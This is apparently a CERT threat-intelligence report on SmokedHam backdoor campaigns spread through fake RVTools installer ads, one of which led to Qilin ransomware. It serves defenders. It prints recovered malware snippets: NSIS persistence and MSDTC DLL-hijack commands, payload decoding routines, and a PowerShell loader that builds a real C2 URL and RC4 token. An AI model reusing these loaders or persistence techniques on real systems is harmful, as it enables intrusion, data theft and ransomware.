Smoking Out an Affiliate:

SmokedHam, Qilin, a few Google ads and some bossware

8th April, 2026

Alexis Bonnefoi
Marine Pichon
Thomas Brossard

TLP:CLEAR

Cyberdefense

CERT

Index

1 Introduction

Between early February and early April 2026, Orange Cyberdefense CERT was involved in **separate malvertising incidents** affecting three European clients. All three infection chains observed by our analysts revealed the use of the **SmokedHam** backdoor, delivered through malvertising and masquerading as common utility installers for RVTools or Remote Desktop Manager (RDM).

In one particular incident, the SmokedHam infection led to the deployment of **Qilin** ransomware. This case also featured:

- The use of two employee monitoring solutions to further **blend malicious actions into legitimate activity**, as well as legitimate tools and utilities like PuTTy and Kitty SSH clients, Zoho Assist RMM, and Total Commander.
- The use of Cloudflare Workers for domain fronting.
- The use of standard AWS infrastructure endpoints.

The following report delves into the execution chain, malware analysis, and broader infrastructure and adversarial observations. Most notably, we found several overlaps with the Tactics, Techniques and Procedures (TTPs) of **UNC2465**, a known ransomware affiliate historically associated with DarkSide, LockBit and Hunters International distribution.

This report aims at highlighting the evolution of SmokedHam variants, by comparing more than 30 samples retrieved in 2025 and 2026. We also provide IOCs, hunting guidelines, and recommendations at the end.

A version of this investigation was presented during **Botconf 2026** in Reims.

2 Infection chain

2.1 Initial compromission

In early February 2026, our CSIRT team analyzed an infection chain initiated after a user searched for “rvtools” on Google via Edge. RVTools is a Windows administration tool used by VMware administrators to collect information about virtual machine infrastructures. The user then clicked on an **ad** leading to a page likely displaying the title “RVTools – VMware Infrastructure Management | Dell USA”. From that page, the user clicked a **download link** redirecting to a Dropbox URL, resulting in the download of a file of approximately 19 MB.

This binary consists of a **malicious NSIS (Nullsoft Scriptable Install System) installer**, designed to first establish persistence and to launch two stages LICENSE.txt and LICENSE1.txt, dropped alongside a bundled, windowless Python interpreter, named UsbService86.exe. Both LICENSE.txt and LICENSE1.txt consist of Python byte-compiled (.pyc) files, normally using the .pyc extension but renamed to conceal the original source code and increase the files’ apparent entropy.

These Python stages consist of a XORED hex-encoded blob among junk code. Once fully decrypted, a **PowerShell** script is executed in memory through pythonnet bridging. According to the project documentation, Python.NET (pythonnet) is a package that gives Python programmers nearly seamless integration with .NET Framework, .NET Core and Mono runtime on Windows, Linux and macOS.

In order to evade sandbox, the PowerShell contains an execution delay. This fourth stage then reconstructs a fifth stage, using ConvertTo-SecureString -Key to AES-decrypt an embedded Base64 blob and compiling it entirely in memory using Add-Type.

This last stage consists of a **.NET RAT** written in **C#** that communicates via HTTP. The payload has the following features:

- Console hiding (ShowWindow(GetConsoleWindow(), 0))
- Initial registration with the C2 server
- Periodic beaconing loop to C2
- Reception of encrypted commands
- Arbitrary PowerShell execution via Runspace
- Exfiltration of execution results
- Special commands: delay, exit

We associate this payload with the SmokedHam family. SmokedHam is also referred to as Parcel RAT, SharpRhino, and WorkersDevBackdoor. A more detailed analysis of the payload is given in section 3 of the report.

2.2 Post-compromise activities

Once installed, SmokedHam was used to execute PowerShell code to retrieve a file from a remote AWS EC2 server and save it locally. This file consists of an installer package for an **employee monitoring solution** called **Controlio**. Less than a week later, similar actions were carried out on the same machine, this time delivering a binary from another **employee monitoring solution** known as **TeraMind**. Both the Controlio and TeraMind installers are configured to start automatically during system boot using dedicated services.

Employee monitoring solutions like TeraMind and Controlio can provide to threat actors **real-time visibility** into a workstation’s activity, like typical working hours and patterns, potentially allowing them to **blend their actions into legitimate activity** and reduce the risk of detection. We believe the adoption of such solutions by threat actors to be a **growing and**

concerning trend. Previous CTI reports already mention the abuse of Grabber, Syteca (formerly Ekran) or more recently Net Monitor for ransomware delivery. Often commercialized for employee productivity monitoring, such solutions offer capabilities that surpass simple screen monitoring. As explained by Huntress researchers, these include reverse shell access, remote desktop control, file management, and the ability to customize service and process names during installation.

In addition to installing TeraMind and Controlio software, the threat actor was observed carrying out **data exfiltration** towards remote AWS EC2 servers. The attacker notably focused on exfiltrating KeePass password databases.

In parallel, they also conducted **system discovery** and system information collection, notably by leveraging the Advanced IP Scanner tool. **Lateral movement** was facilitated by the establishment of reverse SSH tunnels to the threat actor's own AWS EC2 instances, designed to forward traffic received through that tunnel to the RDP port of infected machines. For this, the threat actor relied on the command-line SSH Plink client included in the PuTTY suite. In addition, the attacker moved laterally from the compromised systems directly through RDP.

It should be noted that the threat actor also used the **Zoho Assist remote access software** (RMM), a well-known, legitimate remote support and remote desktop solution, which has been regularly abused by threat actors.

2.3 Data exfiltration and Qilin deployment

Finally, almost a month after having obtained initial access, the threat actor was observed downloading **7zip** as well as the **Total Commander** tool. This application enables file indexing on a system to facilitate keyword or filename-based searches. It also provides preview capabilities and includes built-in archiving features. The threat actor subsequently generated archives and transferred them to two Amazon S3 buckets.

In addition, the threat actor **targeted multiple Veeam backup servers**, likely with the intent of deleting recovery data and undermining restoration capabilities.

Later that night, the threat actor initiated a ransomware encryption routine targeting multiple virtual machine disks of ESXi servers, resulting in the affected virtual machines becoming inoperable. A ransom note was delivered, claiming responsibility for the attack on behalf of the Qilin ransomware group.

3 Technical analysis of SmokedHam

3.1 Comparison between SmokedHam and GitHub's ThunderShell builder

SmokedHam appears to be a modified, lightweight version of the open-source RAT known as **ThunderShell.** Available on **GitHub**, this project credits Mr.Un1k0d3rn, Tazz0 and RingZer0 Team 2017 as its authors.

This assessment is supported by the following technical overlaps:

- The use of an identical RC4 encryption implementation.
- The same victim ID generation logic.
- A shared implementation bug present in both codebases (in the ID generation).
- An identical JSON communication structure.
- The same PowerShell Runspace execution model.
- A matching C2 polling mechanism.

3.2 Persistence mechanisms

SmokedHam's persistence is achieved by writing a registry value named UpdateWINPY under HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run, thereby establishing persistence through the Windows Run key.

```
DeleteRegValue HKLM SOFTWARE\Microsoft\Windows\CurrentVersion\Run
   UpdateWINPY
WriteRegStr HKLM SOFTWARE\Microsoft\Windows\CurrentVersion\Run
   UpdateWINPY "$INSTDIR\AppUpdate\SystemInfo\UsbService86.exe $INSTDIR\
   AppUpdate\SystemInfo\LICENSE.txt"
```

Figure 1: Persistence in Run key, NSIS

Another persistence mechanism is set up by leveraging the Microsoft Distributed Transaction Coordinator (msdtc) service. The msdtc service is configured with a startup type set to "On Demand."

```
nsExec::Exec "sc config msdtc start= demand"
  ; Call func_475
  ; SetOverwrite off
  ; File $PLUGINSDIR\nsExec.dll
  ; SetDetailsPrint lastused ; !!!! Unknown Params :  Dir ""
    ProgramFilesDir $(LSTR_0)    ; 13 0 1 -1     ;  "Nullsoft Install
    System v3.11"
  ; Push "sc config msdtc start= demand"
  ; CallInstDLL $PLUGINSDIR\nsExec.dll Exec
nsExec::Exec "sc config msdtc obj= $\"LocalSystem$\""
  ; Call func_475
  ; AllowSkipFiles off
  ; File $PLUGINSDIR\nsExec.dll
  ; SetDetailsPrint lastused ; !!!! Unknown Params :  Dir ""
    ProgramFilesDir $(LSTR_0)    ; 13 0 1 -1     ;  "Nullsoft Install
    System v3.11"
  ; Push "sc config msdtc obj= $\"LocalSystem$\""
  ; CallInstDLL $PLUGINSDIR\nsExec.dll Exec
```

Figure 2: Service MSDTC set to start on demand

The registry value OracleOciLibPath under the key HKLM\SOFTWARE\Microsoft\MSDTC\MTxOCI is modified to point to C:\ProgramData\SysIco.

```
DeleteRegValue HKLM SOFTWARE\Microsoft\MSDTC\MTxOCI OracleOciLibPath
WriteRegExpandStr HKLM SOFTWARE\Microsoft\MSDTC\MTxOCI OracleOciLibPath C:\ProgramData\SysIco
```

Figure 3: Change of OracleOciLibPath key path for further exploitation

This folder is initially left empty but is later used by the threat actor as an additional persistence means. During the investigation, we observed a file called oci.dll being dropped into this folder and loaded whenever the msdtc service starts.

Notably, persistence mechanisms were not consistently located within the implant itself across variants, indicating a gradual relocation of persistence responsibilities toward staging components.

3.3 Payload delivery and reconstruction

In our case, payload decompression was performed through the NSIS installer.

As mentioned above, the installer reconstructed and executed a compiled Python file through a disguised Python interpreter, typically using a filename such as LICENSE1.txt. The hexadecimal header CB 0D 0D 0A indicates that the file is a compiled Python bytecode file (.pyc), renamed to conceal its true nature and to reduce static detection effectiveness.

The payload also contains numerous obfuscated strings, consistently following a recurring structural pattern.

```
nsExec::Exec "$INSTDIR\\UsbService86.exe $INSTDIR\\SystemWEB\\SystemInfo
    \\LICENSE1.txt"
  ; Call func_475
  ; File $PLUGINSDIR\nsExec.dll
  ; SetDetailsPrint lastused ; !!!! Unknown Params :  Dir ""
     ProgramFilesDir $(LSTR_0)    ; 13 0 1 -1     ;  "Nullsoft Install
     System v3.11"
  ; Push "$INSTDIR\\SystemWEB\\SystemInfo\\UsbService86.exe $INSTDIR\\
     SystemWEB\\SystemInfo\\LICENSE1.txt"
  ; CallInstDLL $PLUGINSDIR\\nsExec.dll Exec
```

Figure 4: Python interpreter (USBService86.exe) launching LICENSE1.txt (python bytecode)

The observed reconstruction mechanism follows a multi-stage decoding and transformation process:

- An embedded hexadecimal string is stored within the code.
- The string is converted into raw bytes using bytes.fromhex(...).
- The resulting byte array is XORed with a fixed constant.
- The byte array is reversed.
- The transformed data is decoded from Base64.
- The decoded content is decompressed using zlib.
- The final output is executed in-memory.

In python, this can be translated as:

```
blob = bytes.fromhex(hex_string)
blob = bytes([b ^ key for b in blob])
blob = blob[ : :-1]
decoded = base64.b64decode(blob)
payload = zlib.decompress(decoded)
exec(payload)
```

The output is Python code that may be dropped directly to disk, without relying on a compiled Python intermediary. The script uses pythonnet (clr) to load .NET assemblies, notably System.Management.Automation.

A PowerShell Runspace is then created programmatically through the .NET API, and an embedded PowerShell script is executed within the instantiated Runspace, enabling in-memory execution through the Python.NET bridging.

The embedded PowerShell payload is **designed for in-memory decryption, compilation, and execution of the final C# SmokedHam implant**. It contains a byte-array key and an encrypted string. The string is decrypted using ConvertTo-SecureString with the provided key, converted from SecureString to plaintext, and then compiled dynamically via Add-Type.

The **C2 server address is recovered from a reconstructed string within the script**. The same code also embeds the token used by the SmokedHam implant as its RC4 encryption key (hereafter referred to as the RC4 token), which is later used to secure communications with the C2 server.

```
import clr
clr.AddReference(r"C:\ProgramData\Microsoft\AppUpdate\SystemInfo\Unicode.Data.Automation.dll")
from System.Management.Automation import PowerShell
ps = PowerShell.Create()
ps_script = """
sleep 15;
[Byte[]]$SdvHC2Lj8kKD = 198,140,178,102,75,19,154,117,48,97,37,211,133,216,76,119,150,124,158,29,244,187,243,49,34,188,49,59,137,54,100,18;
$7enbmqiVsJAW = "[...]AYgA2ADkA";
$var2_part0 = "Syste";$var2_part1 = "m.Web";$var2_part2 = ".Exte";$var2_part3 = "nsion";$var2_part4 = "s.dll";$var2 = $var2_part0 + $var2_part
1 + $var2_part2 + $var2_part3 + $var2_part4;
$var3_part0 = "Syste";$var3_part1 = "m.Win";$var3_part2 = "dows.";$var3_part3 = "Forms";$var3_part4 = ".dll";$var3 = $var3_part0 + $var3_part1
 + $var3_part2 + $var3_part3 + $var3_part4;
$var4_part0 = "https";$var4_part1 = "://di";$var4_part2 = "vine-";$var4_part3 = "glitt";$var4_part4 = "er-cf";$var4_part5 = "b4.el";$var4_part
6 = "ena-m";$var4_part7 = "orale";$var4_part8 = "s.wor";$var4_part9 = "kers.";$var4_part10 = "dev/";$var4 = $var4_part0 + $var4_part1 + $var4_
part2 + $var4_part3 + $var4_part4 + $var4_part5 + $var4_part6 + $var4_part7 + $var4_part8 + $var4_part9 + $var4_part10;
Add-Type -ReferencedAssemblies $var2,$var3 -TypeDefinition $([System.Runtime.InteropServices.Marshal]::PtrToStringAuto($($([System.Runtime.Int
eropServices.Marshal]::SecureStringToBSTR($($(convertto-securestring -String $7enbmqiVsJAW -Key ($SdvHC2Lj8kKD))))))) -Language CSharp -PassT
hru;
[VktT.LGkFxP]::EFLpgrJTmKw($var4, "PwVRaQFfQQqxbjmFulvUMoAY", "35000")

"""
ps.AddScript(ps_script)
result = ps.Invoke()
if ps.HadErrors:
    for error in ps.Streams.Error:
        print(f"Error: {error}")
else:
    for item in result:
        print(item)
ps.Dispose()
```

Figure 5: Pythonnet code executed in memory after bytecode

3.4 C2 communications

SmokedHam's C2 communication relies on the POST method and specifies the Content-Type header as application/json. It is sent to the URL https://<workers-domain>/<random>/, where the <random> path consists of an alphanumeric string between 1 and 15 characters in length.

The User-Agent header contains the operating system version, derived from Environment.OSVersion. The Host header is explicitly overridden instead of relying on the default value. Finally, TLS certificate validation is disabled for the connection.

It uses the following JSON format for communication structure:

{ « UUID » : « <string|null> », « ID » : « », « Data » :« » },

- The ID corresponds to an alphanumeric victim identifier consisting of 16 characters, generated at startup.
- The data is consistently constructed using the following process: the plaintext is first converted to its ASCII representation, then encrypted using RC4 with the specified key, and finally encoded in Base64.

The plaintext sent during the registration phase follows this structure: register <ID> <COMPUTERNAME><USERDOMAIN>\<USERNAME>

The malware performs regular polling requests to the server. During these polling communications, the UUID field is set to null, and the Data field is sent as an empty string ("").

When the C2 server provides commands, it responds with a message in which the UUID field is no longer null and the Data field contains encrypted content (RC4 encryption followed by Base64 encoding). On the malware side, the received data is first decoded from Base64 and then decrypted using the RC4 token. The resulting plaintext is parsed by splitting on the first space character to extract the command name. The binary supports handling the following commands:

- delay: modifies the polling interval.
- exit: terminates execution.
- userinput: executes arbitrary PowerShell commands on the host.

After executing the userinput command, the payload prepares a response to the server. The UUID field in the response matches the UUID received in the corresponding server command. The Data field contains the output of the executed PowerShell command, which is first encrypted using RC4 and then encoded in Base64 before being transmitted.

3.5 Malware evolution

By pivoting on the sample, we retrieved **similar malicious installers leading to SmokedHam**. Most of the analyzed samples consisted of NSIS installers, even if a few were **MSI files** embedding NSIS installers in the end.

This panel of samples revealed **some slight variations**, both concerning the installers' persistence or execution method, or the SmokedHam final stage itself. These variations are all overlapping, meaning there is no clear distribution cluster over time.

Additionally, all samples contain **overlapping RC4 tokens** which are discriminatory and unique to the overall campaign, listed here:

- PwVRaQFfQQqxbjmFulvUMoAY
- sgHDLwbfskesAXRtOPSWUhYp
- oTrbUysMzlWZDzmRNhdTKFqf
- kgZgwUMuMaoonJhCKrdLzujD
- eqJdCarScrgpihljkwbRQhdb

These RC4 keys are reused and can be considered as tokens for the C2 servers used by the threat actor.



Figure 6: RC4 tokens evolution over time

This continuity strongly suggests a **single operator or a developer iterating on tooling** rather than multiple unrelated actors reusing public code.

Our sample comparison is **summarized** in the diagram below.



Figure 7: SmokedHam delivery scheme

The core SmokedHam implant remained largely stable across observed samples. In contrast, delivery mechanisms, staging complexity and persistence placement evolved significantly, suggesting **an operator focus on stealth and deployment reliability rather than implant capability expansion.**

3.5.1 Persistence variations and anti-sandbox features

While most installer variants we retrieved rely on a Run key in NSIS/Install script to establish persistence, some more recent samples do it through the LICENSE1.txt extracted python code. Additionally, the C2 is not called first in the PowerShell script as in the older samples, but directly in the C# in-memory procedures.

Other installer samples, found between late November and December 2025, embedded features relying on the victim's OS Install date. The malware stops its execution flow if:

- The system has not been installed exactly two days before check.
- The uptime is not exactly 10 or 3 minutes (depending on the sample).

These checks may reflect either sandbox evasion attempts or development artifacts resulting from testing environments.

Finally, latest samples rely on Startup folder and ScheduledTask in order to last on the infected systems.

3.5.2 Installer execution chain variations

3.5.2.1 GPG decryption variants

We observed some SmokedHam installer variants, often distributed around late October and late November 2025, leveraging **GPG** to decrypt several embedded components, such as 7za.dll, 7z.exe, Cert.txt, an MSI installer, and an UpdateFull archive.

These embedded components are only dropped and unpacked if the value of "CurrentMajorVersionNumber" in the "SOFTWARE\Microsoft\Windows NT\CurrentVersion" key is not empty (the label_121 corresponding to the file cleanup procedure).

The UpdateFull archive is then decompressed with a password. The rest of the execution chain unfolds similarly to the classic procedure detailed above.

```
nsis7z::Extract $INSTDIR\full_soft
  ; Call func_137
  ; SetOverwrite off
  ; File $PLUGINSDIR\nsis7z.dll
  ; SetDetailsPrint lastused ; !!!! Unknown Params:  Dir "" ProgramFilesDir $(LSTR_0)   ; 13 0 1 -1    ;  "Nullsoft Install System v3.11"
  ; Push $INSTDIR\full_soft
  ; CallInstDLL $PLUGINSDIR\nsis7z.dll Extract
Sleep 2000
nsExec::Exec "$INSTDIR\gpg.exe --passphrase $\"12345678$\" --batch --yes --output $INSTDIR\rvtools.msi --decrypt $INSTDIR\5FILE.1A.gpg"
  ; Call func_137
  ; File $PLUGINSDIR\nsExec.dll
  ; SetDetailsPrint lastused ; !!!! Unknown Params:  Dir "" ProgramFilesDir $(LSTR_0)   ; 13 0 1 -1    ;  "Nullsoft Install System v3.11"
  ; Push "$INSTDIR\gpg.exe --passphrase $\"12345678$\" --batch --yes --output $INSTDIR\rvtools.msi --decrypt $INSTDIR\5FILE.1A.gpg"
  ; CallInstDLL $PLUGINSDIR\nsExec.dll Exec
nsExec::Exec "$INSTDIR\gpg.exe --passphrase $\"12345678$\" --batch --yes --output $INSTDIR\7za.dll --decrypt $INSTDIR\1FILE.1A.gpg"
  ; Call func_137
  ; AllowSkipFiles off
  ; File $PLUGINSDIR\nsExec.dll
  ; SetDetailsPrint lastused ; !!!! Unknown Params:  Dir "" ProgramFilesDir $(LSTR_0)   ; 13 0 1 -1    ;  "Nullsoft Install System v3.11"
  ; Push "$INSTDIR\gpg.exe --passphrase $\"12345678$\" --batch --yes --output $INSTDIR\7za.dll --decrypt $INSTDIR\1FILE.1A.gpg"
  ; CallInstDLL $PLUGINSDIR\nsExec.dll Exec
nsExec::Exec "$INSTDIR\gpg.exe --passphrase $\"12345678$\" --batch --yes --output $INSTDIR\7za.exe --decrypt $INSTDIR\2FILE.1A.gpg"
  ; Call func_137
  ; File $PLUGINSDIR\nsExec.dll
  ; SetDetailsPrint lastused ; !!!! Unknown Params:  Dir "" ProgramFilesDir $(LSTR_0)   ; 13 0 1 -1    ;  "Nullsoft Install System v3.11"
  ; Push "$INSTDIR\gpg.exe --passphrase $\"12345678$\" --batch --yes --output $INSTDIR\7za.exe --decrypt $INSTDIR\2FILE.1A.gpg"
  ; CallInstDLL $PLUGINSDIR\nsExec.dll Exec
Exec "msiexec.exe /i $\"$INSTDIR\rvtools.msi$\""
IfFileExists $INSTDIR\Cert.txt label_121
nsExec::Exec "$INSTDIR\gpg.exe --passphrase $\"12345678$\" --batch --yes --output $INSTDIR\Cert.txt --decrypt $INSTDIR\3FILE.1A.gpg"
  ; Call func_137
  ; File $PLUGINSDIR\nsExec.dll
  ; SetDetailsPrint lastused ; !!!! Unknown Params:  Dir "" ProgramFilesDir $(LSTR_0)   ; 13 0 1 -1    ;  "Nullsoft Install System v3.11"
  ; Push "$INSTDIR\gpg.exe --passphrase $\"12345678$\" --batch --yes --output $INSTDIR\Cert.txt --decrypt $INSTDIR\3FILE.1A.gpg"
  ; CallInstDLL $PLUGINSDIR\nsExec.dll Exec
ReadRegStr $R1 HKLM "SOFTWARE\Microsoft\Windows NT\CurrentVersion" CurrentMajorVersionNumber
ReadRegStr $R2 HKLM system\CurrentControlSet\Services\TcpIp\Parameters Domain
StrCmp $R1 "" label_66
StrCmp $R2 "" label_64
Goto label_67
Goto label_65
label_64:
  Goto label_67
label_65:
  Goto label_67
label_66:
  Goto label_121
label_67:
  nsExec::Exec "$INSTDIR\gpg.exe --passphrase $\"12345678$\" --batch --yes --output $INSTDIR\UpdateFull --decrypt $INSTDIR\4FILE.1A.gpg"
    ; Call func_137
    ; File $PLUGINSDIR\nsExec.dll
    ; SetDetailsPrint lastused ; !!!! Unknown Params:  Dir "" ProgramFilesDir $(LSTR_0)   ; 13 0 1 -1    ;  "Nullsoft Install System v3.11"
    ; Push "$INSTDIR\gpg.exe --passphrase $\"12345678$\" --batch --yes --output $INSTDIR\UpdateFull --decrypt $INSTDIR\4FILE.1A.gpg"
    ; CallInstDLL $PLUGINSDIR\nsExec.dll Exec
  ClearErrors
  nsExec::Exec "$INSTDIR\7za x $INSTDIR\UpdateFull -pTG98HJerxsdqWE45 -o$INSTDIR"
  ; Call func_137
    ; File $PLUGINSDIR\nsExec.dll
    ; SetDetailsPrint lastused ; !!!! Unknown Params:  Dir "" ProgramFilesDir $(LSTR_0)   ; 13 0 1 -1    ;  "Nullsoft Install System v3.11"
    ; Push "$INSTDIR\7za x $INSTDIR\UpdateFull -pTG98HJerxsdqWE45 -o$INSTDIR"
    ; CallInstDLL $PLUGINSDIR\nsExec.dll Exec
```

Figure 8: GPG delivery variant

3.5.2.2 WINWORD installer variants

We also identified several installer variants, distributed in early December 2025, leveraging the legitimate executable WINWORD.exe (59dbc225207fb303c9eccc7b962c82ae212f5d302703d3154178b8afceeccd3c).

In this case, WINWORD.exe loads a **malicious DLL** (appvisvsubsystems64.dll), which then executes SmokedHam as a .NET PE (UsbService64.exe). This execution chain installs SmokedHam through the Run key UpdateWINWORD.

3.5.3 SmokedHam features variations

During our analysis, we identified **three slightly different SmokedHam binaries**.

- A **lightweight one,** such as the one retrieved in our case, most commonly used by the threat actor.
- A more **complete one**, distributed through WINWORD installer variants in December 2025.
- A **testing binary**, observed in January 2026.

It is important to note the **coexistence** of all three variants over time, further supporting the hypothesis of controlled experimentation rather than a linear implant evolution.

The more **complete SmokedHam** notably includes more C2 commands:

- « register », « delay », and « exit » commands are preserved.
- « userinput » is replaced by a « byop » command (very likely for Bring Your Own PowerShell), the second parameter being a Base64 encoded PowerShell command
- A « module » command can be triggered with parameters:
  - cache: to save an arbitrary Assembly from a Base64 string or a URL passed as a third parameter in %ProgramData %\UpdateService\<module_name>.dat
  - run: to run a cached module (parameter 3 = « cache »), or a local file (parameter 3 = « file ») by using its name (parameter 4) along with arguments (subsequent parameters if needed), or directly Assembly sent in Base64 (parameter 3 = « base64 » followed by a Base64 encoded blob)
  - list: self-explanatory

In this version, the random ID generation function's bug is fixed.

First observed in early January 2026, the "**testing" SmokedHam** is called as such due to the installer's name pyth-999-test.exe. This variant was delivered using a NSIS script that calls an interpreter on a script with an unusual name UsbService64Update.txt.

The latter contains a code calling Python again with LICENSE1.txt, which is bytecode python. Yet, instead of the usual expected obfuscated code, it contains two payloads: a small anti-VM procedure as well as the SmokedHam binary (called agent_999.exe).

Rather than embedding extensive functionality directly within the implant, this SmokedHam variant stands out as it introduces a **persistent runtime extension model** that allows operators to dynamically deliver and execute additional logic in memory while maintaining a minimal core footprint.

The following table sums up the difference between the SmokedHam implants:

Capability	Lightweight SmokedHam	UsbService64 SmokedHam	Agent2 Testing SmokedHam
Overall role	Initial foothold backdoor	Full post-exploitation implant	Bootstrap execution host
Execution philosophy	Direct command execution	Implant-as-a-platform	Runtime extension host
Module handling	None	Structured module framework with disk caching	Dynamic in-memory assemblies with persistent instance
PowerShell usage	Native runspace execution	BYOP PowerShell support	Delivered via extensions or loader stages
Loader dependency	Low	Moderate	High (multi-stage staging pipeline)

Disk footprint	Minimal	Noticeable (module cache)	Minimal (memory-centric, marker-based gating)
Anti-analysis placement	Limited	Implant-side checks	Distributed across loader chain
Delivery model	Inline / simple loaders	Direct deployment or lightweight staging	NSIS dropper → Python stage → AES payload
Operational intent	Rapid command execution	Long-term capability deployment	Stealthy staged access and flexible extension
Architectural orientation	Implant-centric	Implant-centric platform	Loader-centric integration

Table 1: Differences between three SmokedHam variants

3.5.4 Cacciatore: an alternate python backdoor

In a separate incident from late March 2026, our CERT observed a similar NSIS installer delivering **a Python backdoor** instead of the SmokedHam implant. We track this payload as **Cacciatore**.

